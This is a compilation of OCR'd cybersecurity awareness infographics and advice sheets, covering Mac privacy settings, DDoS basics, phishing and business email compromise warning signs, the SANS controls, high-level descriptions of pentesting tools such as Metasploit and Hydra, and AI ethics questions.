The default for automatic logout is 60 minutes but shorter is better.
How: System Preferences > Security & Privacy > General > Advanced
7 Require an admin password for system-wide changes.
This helps protect against malware doing widespread damage.
How: System Preferences > Security & Privacy > General > Advanced
8 Control which apps are accessing your location.
Verify what's using your location data and disable any location services you don't need.
How: System Preferences > Security & Privacy > Privacy > Location Services
9 Restrict which types of apps are allowed to run on your Mac.
For more protection, grant permission only to the Mac App Store.
How: System Preferences > Security & Privacy > General
10 Make sure the firewall is turned on.
Enabling the built-in firewall will block incoming connections. You can also choose to allow only signed software to accept incoming connections under Firewall Options.
How: System Preferences > Security & Privacy > Firewall
11 Stop sending diagnostics and usage data.
This data can include information such as the apps you use and your location.
How: System Preferences > Privacy > Diagnostics & Usage
12 Set the computer to log out after a period of inactivity.
Disable things like screen sharing, file sharing, printer sharing, remote login, etc. unless you're sure you need them.
How: System Preferences > Sharing
Congratulations! You've just taken a big step to increasing privacy and protecting the data on your Mac.
https://spreadprivacy.com/mac-privacy-tips

Network-Centric Security

Cybersecurity Threat Map

TG2.1: Unintentional damage/loss of information or IT assets

- Erroneous use or administration of devices and systems

TG2.2: Interception and unauthorized acquisition


- Signaling traffic interception
- Data session hijacking
- Traffic eavesdropping
- Traffic redirection

TG2.3: Nefarious activity/abuse

- The exploitation of software bug
- Manipulation of hardware and firmware
- Malicious code/software/activity
- Remote activities (execution)
- Malicious code – Signaling amplification attacks

TG2.4: Organizational (failure malfunction)

- Failures of devices or systems
- Supply chain
- Software bug


DDoS Attacks: High Level Analysis
1
DEFINITION
• DDoS: Distributed Denial of Service
• The perpetrator seeks to make a network asset unavailable to its intended users, flooding it with traffic.
• The incoming traffic comes from multiple sources making more difficult to neutralize it.
2
MOTIVATIONS
Diverse Motivations:
• Financial Motivations
• Political or ideological disputes
• Extortion
• Diversion to cover cyber attacks
• Competitive rivalry
• Vandalism
• Accidental due to misconfiguration
• Others
3
TYPES
Types of DDoS Attacks:
• Volumetric Attacks, the most common, including ICMP and UDP floods
• Application Layer Attacks
• State-exhaustion or Protocol Attacks
• Advanced Persistent DDoS
• DoS as a Service
4
DEFENSE
Defense Techniques:
• Application front-end hardware and Application level Key Completion Indicators
• Blackholing & Sinkholing
• IPS based defense
• Firewals, Routers & Switches
• DDS based defense
• Upstream filtering
5
TARGETS
Most Attacked Sectors:
• Gambling
• Online Gaming
• Internet & Telecom Services
• Cryptocurrencies
• News Sites & Media Publications
• Financial Services
• Universities
• Politics
1st Global Cyber Security Observatory - Insight
cyberstartupobservatory.com

Detecting a Phishing Email
Message from a Public eMail Domain
Misspelled Domain
Message with Spelling or Grammatical Errors
Suspicious Attachments or Links
eMail asking for Personal or Confidential Information
Creates a Sense of Urgency, sounds alarmist or scary
Generic Greetings
Force you to their Website
cyberstartupobservatory.com
1st Global Cybersecurity Observatory - Insight

National Cyber Security Centre

Business email compromise
Dealing with targeted phishing emails

This advice helps you to spot the most obvious signs of targeted phishing emails. These attacks, also know as **business email compromise**, are typically sent to executives or budget holders within larger organisations in order to trick staff into transferring funds, or revealing sensitive information.

What is business email compromise?

Business email compromise (or BEC) is a form of **phishing attack** where a criminal attempts to trick a senior executive (or budget holder) into transferring funds, or revealing sensitive information.

The criminals behind BEC send convincing-looking emails that might request unusual payments, or contain links to 'dodgy' websites. Some emails may contain **viruses disguised as harmless attachments**, which are activated when opened.

Unlike standard phishing emails that are sent out indiscriminately to millions of people, BEC attacks are **crafted to appeal to specific individuals**, and can be even harder to detect. BEC is a threat to all organisations of all sizes and across all sectors, including non-profit organisations and government.

© Crown Copyright 2020

Make yourself a harder target

Information about you that's easily viewed on your work and private websites (including social media accounts) can be used by criminals to make their phishing emails appear more convincing.

- **Review your privacy settings**, and think about what you post across your social and professional accounts.
- Be aware what your friends, family and colleagues say about you online, as this can also reveal information that can be used to target you.
- If you spot a suspicious email, **flag it as spam/ junk in your email inbox**. Tell your IT department that you've identified it as potentially unsafe.
- Will the emails **you send** get mistaken for phishing emails? Consider telling customers what they should look out for (such as '*we will never ask for your password*').

What to do if you've already clicked ?

The most important thing is to not panic. Your IT department will have steps in place to help staff who think they've been phished.

- If you think you've been a victim of a phishing attack, tell your IT department as soon as you can. The earlier you tell then, the more likely they'll be able to help.

Tell tale signs of phishing

Spotting a phishing email is becoming increasingly difficult and will trick even the most careful user. Having the confidence to ask 'is this genuine?' can be the difference between staying safe, or a costly mishap.

- Think about your usual working practices around financial transactions. If you get an email from an organisation you don't do business with, treat it with suspicion.
- Look out for emails that appear to come from a high-ranking person within your organisation, requesting a payment to a particular account. Look at the sender's name and email address. Does it sound legitimate, or is it trying to mimic someone you know?
- Ensure that all important email requests are verified using another method (such as SMS message, a phone call, logging into an account, or confirmation by post or in-person).
- Does the email contain a veiled threat that asks you to act urgently? Be suspicious of words like 'send these details within 24 hours' or 'you have been a victim of crime, click here immediately'.
- Some emails will try and create official-looking emails by including logos and graphics. Is the design (and quality) what you'd expect?


SANS Top 20 Critical Controls

1. Inventory and Control of Hardware Assets
2. Inventory and Control Software Assets
3. Continuous Vulnerability Management
4. Controlled Use of Administrative Privileges
5. Secure Configuration for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers
6. Maintenance, Monitoring, and Analysis of Audit Logs
7. Email and Web Browser Protections
8. Malware Defenses
9. Limitation and Control of Network Ports, Protocols and Services
10. Data Recovery Capability
11. Secure Configuration for Network Devices, such as Firewalls, Routers, and Switches
12. Boundary Defense
13. Data Protection
14. Controlled Access Based on the Need to Know
15. Wireless Access Control
16. Account Monitoring and Control
17. Security Skills Assessment and Appropriate Training to Fill Gaps
18. Application Software Security
19. Incident Response and Management
20. Penetration Tests and Red Team Exercises

VARONIS

HTTP VS HTTPS

HTTP		HTTPS
Uses port 80 by default	PORT	Uses port 443 by default
Less secure as the data can be vulnerable to hackers.	SECURITY	Designed to prevent hackers from accessing critical information.
Good fit for websites designed for information consumption like blogs.	USED FOR	If the website needs to collect the private information such as credit card number, then it is a more secure protocol.
Do not need SSL.	DOMAIN NAME VALIDATION	Requires an SSL certificate.
Does not improve search ranking.	SEARCH RANKING	Improves search ranking.
Fast	SPEED	Slower



Metasploit

HACKER COMBAT COMMUNITY

Metasploit is a widely used penetration testing tool that makes hacking way easier than it used to be. The Metasploit Framework has a suite of extensively used tools that offer a broad platform for pen-testing and exploit development.

Due to its wide range of applications and open-source availability, Metasploit is used by everyone from the evolving field of DevSecOps pros to hackers. It's helpful to anyone who needs an easy to install, reliable tool that gets the job done regardless of which platform or language is used.

Metasploit is popular with hackers and widely available, which reinforces the need for security professionals to become familiar with the framework even if they don't use it.

Hackercombat.com


metasploit®

Building a Cyber Threat Intelligence Platform (5 Steps)


1. Start with a "planning and direction document" to derive the Priority Intelligence Requirements (PIR)
2. If you have limited or non-existent budget start with open source/free first.
3. Be aware that a vendor collection scope might overlap but might vary in terms of quantity or quality.
4. There is no one single vendor that does everything perfectly.
5. SOAR seems one of the best product Categories out there that is able to a lot of the later CTI Lifecycle steps (although only a sub-set of SOAR vendors support TIP-like platform capabilities).

GLOBAL CISO FORUM


GlobalCISO.com



EC-Council
5 MOST SIGNIFICANT THREATS TO NETWORK SECURITY
CND
Certified Network Defender
SOCIAL ENGINEERING:
90% of cyberattacks were phishing attacks in 2020.
RANSOMWARE:
The overall sum of ransom demands reached $1.4 billion in 2020.
DDOS ATTACKS:
4.83 million DDoS attacks were attempted in the first half of 2020.
THIRD-PARTY SOFTWARE:
Web applications were involved in 43% of breaches in 2020.
CLOUD COMPUTING VULNERABILITIES:
Nearly 80% of organizations have weathered cloud security breaches last year.


CROWDSTRIKE
OPERATIONALIZING INTELLIGENCE
SECURITY OPERATIONS
Alerts for Monitoring
VULNERABILITY MANAGEMENT
Adversary Exploits
INCIDENT RESPONSE
Threat Intelligence
CROWDSTRIKE INTELLIGENCE
Elite Analyst Briefings
C-SUITE, BOARD, & EXECUTIVES
Strategic Reports
RISK MANAGEMENT
Intelligence Reports
USER AWARENESS
IOC API
SIEM & LOGGING
IOC API
NEXT-GEN FIREWALL
SNORT
INTRUSION DETECTION
IOC API
WEB PROXY
SANDBOX
MALWARE ANALYSIS
TAILORED INTEL
SITUATIONAL AWARENESS
IOC API
DATA ANALYTICS
REPORT API
INTEL PLATFORM
2019 CROWDSTRIKE, INC. ALL RIGHTS RESERVED.

COSO DeepFake Detector @... 2h
#COMMUNITYAWARENESS - @kel - COSO DeepFake Detector AI has analyzed the video you recently uploaded (link below) and determined it to have a 100.00% probability of being a DEEPFAKE or otherwise artificially manipulated. Here's a link to the video >> counter.social/system/media_at ...
1


SPRINGER BRIEFS ON CYBER SECURITY SYSTEMS AND NETWORKS
Darren Quick
Kim-Kwang Raymond Choo
Big Digital Forensic Data
Volume 2: Quick Analysis for Evidence and Intelligence
Springer

Tiers of cyber power: A qualitative assessment
Tier One 1 2 3 4 5 6 7
World-leading strengths in all the categories:
UNITED STATES
Tier Two 1 2 3 4 5 6 7
World-leading strengths in some categories:
AUSTRALIA, CANADA, CHINA, FRANCE, ISRAEL, RUSSIA, UNITED KINGDOM
Tier Three 1 2 3 4 5 6 7
Strengths or potential strengths in some categories but significant weaknesses in others:
INDIA, INDONESIA, IRAN, JAPAN, MALAYSIA, NORTH KOREA, VIETNAM
IISS

INFOSECTRAIN

Top Advance Pentesting Tools

NMAp

NMAP PROJECT

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

METASPLOIT

Provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

WIRESHARK

WIRESHARK

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

BURP SUITE

Burp Suite is an integrated platform for performing security testing of web applications.

HYDRA

HYDRA

Hydra is a famous password cracker and pen-testing tool that uses a brute-force attack to try different login combinations. It can perform attacks against a number of protocols, including HTTP, HTTPS, SSH, SMB, FTP, RDP and Telnet

MaLTEGO

Maltego used for open-source intelligence and forensics, developed by Paterva.

INFOSECTRAIN sales@infosectrain.com | www.infosectrain.com

THE 7 ETHICAL QUESTIONS ON ARTIFICIAL INTELLIGENCE

BIAS

What if AI is biased?

One risk is human bias entering the AI algorithm. Given that currently most AI development is happening in the private sector, this becomes even more serious.

SECURITY

Is AI fully secure?

What is it that we don't know today about AI security? There must be some way of ensuring the technology doesn't get into the hands of the bad actors.

DECEPTION

Could AI turn deceptive?

Some projects that start with noble intentions bow down to corporate pressure of making money, ideals be damned. Will AI deceive to make money?

MALICE

Will AI turn malicious?

Abusing technology isn't new, but with AI, the scale is huge. One question to never stop asking is how to ensure AI doesn't become malicious by intent.

UNREGULATED

Isn't AI too unregulated?

Just like with any completely new technology, we aren't sure of all the risks involved in artificial intelligence. The challenge is to regulate without stifling innovation.

POLITICAL

How about victimization?

